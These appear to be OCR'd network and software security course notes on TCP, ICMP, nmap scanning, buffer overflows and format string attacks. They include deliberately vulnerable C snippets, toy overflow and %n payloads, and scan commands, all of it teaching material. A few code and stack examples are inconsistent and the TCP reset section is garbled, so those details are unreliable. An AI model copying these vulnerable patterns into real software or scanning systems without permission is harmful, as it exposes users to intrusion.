
The TCP three-way handshake is the process used to establish a TCP connection between two hosts. It involves the exchange of three specific segments: SYN, SYN-ACK, and ACK.

1. **SYN**: The client sends a SYN (Synchronize) segment to the server, proposing to start a new connection.
2. **SYN-ACK**: If the server accepts the connection, it responds with a SYN-ACK segment.
3. **ACK**: Finally, the client acknowledges the server's SYN-ACK by sending an ACK segment.

After these three segments are exchanged, the TCP connection is considered established, and both the client and server can start sending data.

TCP Connection Reset:

- TCP is designed to handle the possibility of previous TCP packets
- Packets that are invalid given the current state of the session generate a reset.
  - If a connection exists, it is torn down.
  - If a packet with the RST flag is sent in response, it indicates that no such connection exists.
- If a host receives a TCP packet with the RST flag, it tears down the connection.




TCP Connection Termination (FIN-ACK)

The TCP connection termination process involves the exchange of FIN and ACK segments to gracefully close a connection between two hosts.

1. FIN: When one host (let's say the client) decides to close the connection, it sends a FIN segment to the other host (the server). This segment indicates that the client has finished sending data and wants to close the connection.
2. ACK: The server, upon receiving the FIN segment, acknowledges it by sending an ACK segment back to the client. This ACK segment confirms that the server has received the client's request to close the connection.
3. FIN: After sending the ACK, the server also sends its own FIN segment to the client, indicating that it has finished sending data and is ready to close the connection from its side.
4. ACK: Finally, the client acknowledges the server's FIN segment by sending an ACK segment back to the server. This confirms that the client has received the server's request to close the connection.

After this exchange of FIN and ACK segments, the TCP connection is considered closed, and both the client and server can release the resources associated with the connection.



Internet Control Message Protocol (ICMP)


The Internet Control Message Protocol (ICMP) is a helper protocol that supports IP with facilities for:

- Error reporting
- Simple queries

ICMP messages are encapsulated as IP datagrams, which include an IP header and ICMP message within the IP payload.

ICMP Query message

- A request is sent by a host to a router or another host, and a reply is sent back to the querying host. This process helps in determining the reachability of hosts on a network.



See: 3.1 DNS and 2.3 Caching for more details.

4.2 Scanning

Idea

Network Scanning is an intent and methodical process of uncovering the structure of the network (including firewalls), hosts and applications on it. It helps us to:

- Reveal new vulnerabilities
- Detect vulnerable hosts
- Monitor services deployment

Scanning helps us find:

- IP addresses
- OS versions
- MAC Addresses
- Services information
- Port data

Scanners should be **fast, scalable and non-intrusive**

Scan Type	Description	Characteristics	Syntax
TCP Full Connect	Completes the full TCP three-way handshake to determine port status	- Most accurate - Easily logged	nmap -sT -v
Half Open	Begins like full connect but doesn't complete handshake	- Faster than full connect - Lower chance of being logged	nmap -sS -v
XMAS	Sends packet with PSH, URG, and FIN flags set simultaneously	- Uses illegal flag combination - Doesn't work on most modern systems	nmap -sX -v
FIN	Sends packet with only FIN flag set to probe ports	- Responses indicate port state - May not function on newer targets - Can be blocked by firewalls	N/A
Banner Grabbing	Retrieves information about target system and services	- Identifies OS and running services - Collects application-specific details from services - Can use Telnet or SSH	N/A

⚠ Consider

Now that an attacker knows what OS and applications are installed, they can:

- Exploit vulnerabilities
- Find common config errors
- Exploit default configs

Firewalk: Determining Firewall Rules

- Find out firewall rules for new connections
- We don't care about target machine, just about packet types that can get through the firewall
  - Find out distance to firewall using traceroute
  - Ping arbitrary destination setting TTL=distance+1
  - If you receive ICMP_TIME_EXCEEDED message, the ping went through

Network Mapping
Finding live hosts

- Ping sweep
- TCP SYN sweep

Map network topology

- Traceroute
  - Sends out ICMP or UDP packets with increasing TTL
  - Gets back ICMP_TIME_EXCEEDED message from intermediate routers

Network Mapping with Traceroute

- The process involves sending ICMP ECHO requests to the target with incrementing TTL (Time To Live) values to discover the path taken through the network.
- At TTL=1, the first router (R1) is reached; it decreases the TTL to 0, discards the packet, and sends an ICMP_TIME_EXCEEDED message back.
- At TTL=2, the second router (R2) is reached, and the process repeats.
- This is done successively until the destination is reached, allowing the mapping of the path.
- By repeating this process for different services (like db and mail servers), a comprehensive map of the network can be drawn, showing how different services connect through various routers.

At The End Of Scanning Phase

- An attacker can compile a list of live IP addresses, open ports, operating system types, application versions, network topology, and firewall configurations.

Scan Challenges: Performance and Accuracy

- Network scanning can be time-consuming and challenging.
- Key goals include resolving performance and accuracy issues and minimizing the scan's footprint to avoid disruptions.

Packet Rate Control

- Control the rate of packet sending during a scan to balance speed and network load.
- `--min-rate <packets per second>` and `--max-rate <packets per second>` are used to set the floor and ceiling for scan rates.
- Example command: `nmap --min-rate 500 scanme.nmap.org` to set a minimum scan rate.

5.1 Control Hijacking Attacks

Hijacking Attacks

Hijacking attacks attempt to take over the target machine, often by exploiting vulnerabilities to execute arbitrary code and disrupt the normal application control flow.

Examples of memory-based hijacking attacks include:

- Buffer overflow and integer overflow attacks
- Format string vulnerabilities
- Use-after-free vulnerabilities

Some notable examples of hijacking attacks from history:

- The Morris Worm (1988) exploited a buffer overflow vulnerability to spread itself
- The Code Red worm (2001) exploited a buffer overflow in Microsoft's IIS Server, causing billions in damages
- Heartbleed (2014) was a vulnerability in OpenSSL that allowed reading private memory contents
- The Glibc "GHOST" vulnerability (2015) was a heap-based buffer overflow in the GNU C library

Here's an example of an integer overflow vulnerability:

```c
#include <stdio.h>
int main() {
    char command;
    unsigned char c = 5;
    while (1) {
        printf("The current value is %d\n", c);
        printf("Up(u) or down(d)?\n");
        command = getchar();
        if (command == 'u')
            c = c + 1;
        else if (command == 'd')
            c = c - 1;
    }
    return 0;
}
```

This code is vulnerable to an integer overflow attack. Incrementing the unsigned char `c` past its maximum value of 255 will cause it to wrap around to 0.

⚠ What You Need to Understand Control Hijacking Exploits

Understanding and developing control hijacking exploits requires a strong foundation in several technical areas. Some of the key knowledge areas include:

- Concrete understanding of computer architecture, including:

    - The stack and heap memory layouts
    - How details vary slightly between CPUs and OSs (stack frame structure, endianness, etc.)
- Knowing how the system makes **function calls** and the role of the `exec()` **system call**
- Familiarity with the **programming languages** (C, etc.) and **compilers** used to build the target software
- Understanding the different **code representations**, from:
    - High-level source code
    - Bytecode/CIL
    - Low-level machine code that the CPU executes

Ultimately, **exploits happen at the machine code level**, so a strong grasp of low-level details is essential to discovering and taking advantage of vulnerabilities.

Program Execution on the Von Neumann Architecture

The Von Neumann architecture is the foundation of modern computing. Here's how programs are executed:

1. The compiled program's instructions are loaded into **memory**
2. The **CPU** fetches the next instruction pointed to by the **instruction pointer**
3. The instruction is decoded and executed by the CPU's control and logic units
4. Data operands are fetched from memory as needed
5. Results may be written back to memory or sent to **output**
6. The instruction pointer is updated to the next instruction and the cycle repeats

Let's look at a simple program in memory and how it executes:

Address	Instruction
001	`main():`
002	`  wake_up`
003	`  drink_coffee`
004	`  play_games`
005	`  eat_toast`
...	...
013	`sleep()`

Now let's see how function calls work using the stack:

Instruction	Description
`push()`	Push current instruction pointer on stack
`push(egs)`	Push registers on stack to save state
`jmp cook()	Jump to `cook()` function instructions
...	Execute `cook()` function's code
`pop(egs)`	Restore registers from stack
`ret`	Return to caller by popping instruction pointer

The **stack** stores the state to resume execution after the function `cook()` returns.

Process Memory Layout and Variable Storage

A process's memory is divided into several segments, each serving a specific purpose. Let's look at some code to see which kinds of variables are stored where:

```c
int g = 42;                 /* DATA (global variable) */

int main() {
   static int s = 123;      /* DATA (static variable) */
   char *p = malloc(10);    /* HEAP (dynamically allocated) */
   char a[] = "abc";        /* STACK (local variable) */

   func1();                 /* STACK (return address, parameters) */
```

```c
}

void func1() {
   int x = 3;                /* STACK (local variable) */
   char *p = malloc(1024);   /* HEAP (dynamically allocated) */
   func2(x, p);              /* STACK (return address, parameters) */
   free(p);                  /* Deallocate HEAP memory */
}

void func2(int a, char *b) {
   /* Function parameters a and b are on the STACK */
   char buf[512];            /* STACK (local variable) */
   strcpy(buf, b);           /* Potential STACK overflow! */
}
```


To summarize:

- STACK: Local variables, function parameters, return addresses
- HEAP: Dynamically allocated memory via `malloc()`, `new`, etc.
- DATA: Global and static variables
- TEXT: Executable program instructions (code)

The stack is also used for:

1. Expression evaluation, e.g. `(1 + 2) * (3 + 4)`
2. Passing function parameters and storing local variables

Crucially, the stack grows downwards from high to low memory addresses. This can lead to buffer overflow vulnerabilities if input is not properly validated before storing it in a stack variable, such as the `strcpy()` in `func2()` above.



Special registers:
EIP (Extended Instruction Pointer) = points to the current instruction
ESP (Extended Stack Pointer) = points to the "bottom" of stack
EBP (Extended Base Pointer) = points 4 bytes below the return pointer, used for referencing address of the previous frame

⚠ Stack Usage and Function Calling Convention Example

Let's analyze how the stack is used when calling functions in this code:

```c
int main() {
    return add_9(10);
}

int add_9(int n) {
```

```
    int x;
    x = 9;
    return func2(n, 9);
}

int add(int x, int y) {
    int z;
    z = x + y;
    return z;
}
```

When `main()` calls `add_9(10)`, the stack looks like this:

Stack	Notes
arg1 = 10	Parameter `n` pushed for `add_9()`
return addr	Return address to `main()`
prev frame ptr	Previous frame pointer
int x	Local variable `x` in `add_9()`

Then `add_9()` calls `func2(n, 9)`, resulting in:

Stack	Notes
arg2 = 9	Second parameter to `add()`
arg1 = 10	First parameter `x` to `add()`
return addr	Return address to `add_9()`
prev frame ptr	Previous frame pointer
int x	Local variable `x` in `add_9()`
arg1 = 10	Parameter `n` for `add_9()`
return addr	Return address to `main()`
prev frame ptr	Previous frame pointer

Inside `add()`:

Stack	Notes
int z	Local variable `z` in `add()`
arg2 = 9	Second parameter `y` to `add()`
arg1 = 10	First parameter `x` to `add()`
return addr	Return address to `add_9()`
prev frame ptr	Previous frame pointer
int x	Local variable `x` in `add_9()`
arg1 = 10	Parameter `n` for `add_9()`
return addr	Return address to `main()`
prev frame ptr	Previous frame pointer

Some key points:

- Parameters are pushed right-to-left
- The return address is pushed by the `call` instruction
- The frame pointer is used to reference parameters and locals
- Local variables are allocated by subtracting from the stack pointer
- The stack grows downward from high to low addresses

This example illustrates how the stack enables passing parameters, allocating local storage, and controlling the execution flow between functions.

5.2 Buffer Overflow

Buffer Overflow Vulnerabilities

A buffer overflow is a security vulnerability that occurs when a program writes more data to a buffer (array) than it can hold, causing the excess data to overflow into adjacent memory locations.

Why buffer overflows are dangerous:

- The overflowed data can corrupt important program information stored in memory
- Attackers can intentionally overflow buffers to overwrite control data like return addresses or function pointers
- By carefully crafting their input, attackers can hijack program execution and run arbitrary code


Example: Consider an ATM program in C that prompts users to enter their name:

```
void getName() {
    char name[20];
    printf("Enter your name: ");
    gets(name);
    // ...
}
```

The `name` buffer can only hold 20 characters, but `gets()` allows writing an arbitrary length string. An attacker could input a very long name:

```
AAAAAAAAAAAAAAAAAAAA\x10\x21\x51\x31...
```

The `A`s overflow the buffer, and the `\x10\x21\x51\x31` bytes overwrite the return address. When `getName()` returns, execution jumps to the attacker's code instead of the intended location.



Potential outcomes of buffer overflow attacks:

- Crashing the program (benign case)
- Redirecting execution to an existing function (e.g. `dispenseMoney()`)
- Injecting and executing custom shellcode (e.g. spawning a shell, stealing data)

Solutions and mitigations:

- Use runtime bounds checking to validate array indices and sizes (performance overhead) (Implemented in Python, Rust, Java but not C, C++)
- Employ secure string handling functions that limit input length
- Enable compiler protections like stack canaries, ASLR, and DEP

- Most importantly, write secure code that validates untrusted input

In summary, buffer overflows allow attackers to corrupt memory and hijack program control flow. Careful programming practices are essential to prevent these dangerous vulnerabilities.

See the following exercises to get an understanding of buffer overflows: 5.2.1 Buffer Overflow, 5.2.2 Buffer Overflow Injection

5.3 Format String Attacks

Format String Vulnerabilities

A format string vulnerability occurs when a program uses user input directly in output functions without proper validation, leading to potential arbitrary code execution.

Why format string vulnerabilities are dangerous:

- Attackers can read or write to arbitrary memory locations
- Allows attackers to view stack contents or manipulate variables, leading to information disclosure or control flow hijacking
- Utilizing format specifiers (`%s`, `%x`, `%n`, etc.), attackers can craft inputs that cause the program to crash, disclose sensitive information, or execute arbitrary code

Example: Consider a logging function in C that improperly handles user input:

```
void logUserAction(char *userInput) {
    int userControlledValue;
    printf(userInput, &userControlledValue); // Vulnerable usage
    // ...
}
```

An attacker can supply a string such as:

```
"AAAA%n" // This will write the value 4 (length of "AAAA") to userControlledValue
```

The `%n` specifier is particularly dangerous:

1. `%n` tells `printf` to write the number of characters printed so far into the integer variable pointed to by the corresponding argument (in this case, `userControlledValue`).
2. The `AAAA` part is just a placeholder to control the value that gets written. In this case, 4 (the length of `AAAA`) will be written to `userControlledValue`.
3. By carefully crafting the input string, an attacker can write arbitrary values to arbitrary memory locations, such as:

   ```
   "AAAA%n" // Write 4 to userControlledValue
   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%n" // Write 32 to userControlledValue
   ```

4. This can be used to overwrite important program data, like return addresses, function pointers, or access control flags.

For example:

- If `userControlledValue` is later used as an array index, the attacker could force an out-of-bounds read or write.
